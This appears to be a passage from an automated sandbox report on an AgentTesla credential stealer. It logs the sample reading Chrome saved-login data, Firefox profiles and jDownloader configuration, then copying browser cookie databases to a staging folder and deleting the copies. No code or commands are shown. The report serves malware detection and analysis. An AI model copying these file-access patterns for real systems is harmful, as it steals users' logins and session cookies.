C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E12DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E12DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E12DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E12DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runtime.Remoting#\60a7f8245c39a1b0bf984a11845c6878\System.Runtime.Remoting.ni.dll.aux	unknown	1276	success or wait	1	6E12DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Data\6e322d1b2e3358fa90494bffbe32cbf2\System.Data.ni.dll.aux	unknown	1540	success or wait	1	6E12DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E12DE2C	ReadFile

Analysis Process: vbc.exe PID: 2836 Parent PID: 2736

General

Start time:	09:15:13
Start date:	27/01/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0xc20000
File size:	1073152 bytes
MD5 hash:	411FA0337649AD03B57D223E60680397
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.2370560370.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.2371213433.0000000002591000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000005.00000002.2371213433.0000000002591000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.2371263271.0000000002618000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\x2nas2ex.vh2	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6D214247	CreateDirectoryW
C:\Users\user\AppData\Roaming\x2nas2ex.vh2\Chrome	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6D214247	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\x2nas2ex.vh2\Chrome\Default	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6D214247	CreateDirectoryW
C:\Users\user\AppData\Roaming\x2nas2ex.vh2\Chrome\Default\Cookies	read data or list directory | read attributes | delete | syn chronize | generic write	device | sparse file	sequential only | non directory file	success or wait	1	6D2164C6	CopyFileW
C:\Users\user\AppData\Roaming\x2nas2ex.vh2\Firefox	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6D214247	CreateDirectoryW
C:\Users\user\AppData\Roaming\x2nas2ex.vh2\Firefox\Profiles	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6D214247	CreateDirectoryW
C:\Users\user\AppData\Roaming\x2nas2ex.vh2\Firefox\Profiles\7xwghk55.default	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6D214247	CreateDirectoryW
C:\Users\user\AppData\Roaming\x2nas2ex.vh2\Firefox\Profiles\7xwghk55.default\cookies.sqlite	read data or list directory | read attributes | delete | syn chronize | generic write	device | sparse file	sequential only | synchronous io non alert | non directory file	success or wait	1	6D2164C6	CopyFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\x2nas2ex.vh2\Chrome\Default\Cookies	success or wait	1	6D217D79	DeleteFileW
C:\Users\user\AppData\Roaming\x2nas2ex.vh2\Firefox\Profiles\7xwghk55.default\cookies.sqlite	success or wait	1	6D217D79	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\ x2nas2ex.vh2\Chrome\Default\Cookies	0	28672	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 09 00 00 00 07 00 00 00 07 00 00 00 02 00 00 00 0d 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 09 00 2e 43 c1 0d 0d 2e 00 04 0c ff 00 0f 67 0f cf 0d 4e 0c ff 0c ff 0c ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C..........g...N......	success or wait	1	6D2164C6	CopyFileW
C:\Users\user\AppData\Roaming\x2nas2ex.vh2\Firefox\Profiles\ 7xwghk55.default\cookies.sqlite	0	65536	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 80 00 02 02 00 40 20 20 00 00 00 04 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 00 2e 09 28 0d 7f f8 00 03 7d ac 00 7e 1d 7f c1 7d ac 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ .... (.....}..~...}.......	success or wait	8	6D2164C6	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E217995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E217995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582 400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E12DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E21A1A4	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a1 5b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E12DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Window s.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E12DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawin g\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E12DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V99 21e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E12DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\e b4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E12DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E12DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4f bda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E12DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D21B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D21B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E217995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E217995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\CustomMarshal ers\b92a961849186d9c6ff63eda4a434d79\CustomMarshalers.ni.dll.aux	unknown	300	success or wait	1	6E12DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Manage ment\98d3949f9ba1a384939805aa5e47e933\System.Management.ni.dll.aux	unknown	764	success or wait	1	6E12DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D21B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D21B2B3	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6D21B2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6D21B2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6D21B2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6D21B2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6D21B2B3	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6D21B2B3	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6D21B2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6D21B2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6D21B2B3	ReadFile
C:\Users\user\AppData\Roaming\x2nas2ex.vh2\Chrome\Default\Cookies	unknown	16384	success or wait	2	6D21B2B3	ReadFile
C:\Users\user\AppData\Roaming\x2nas2ex.vh2\Firefox\Profiles\7xwghk55.default\cookies.sqlite	unknown	16384	success or wait	32	6D21B2B3	ReadFile
C:\Users\user\AppData\Roaming\x2nas2ex.vh2\Firefox\Profiles\7xwghk55.default\cookies.sqlite	unknown	16384	end of file	1	6D21B2B3	ReadFile

Disassembly

Code Analysis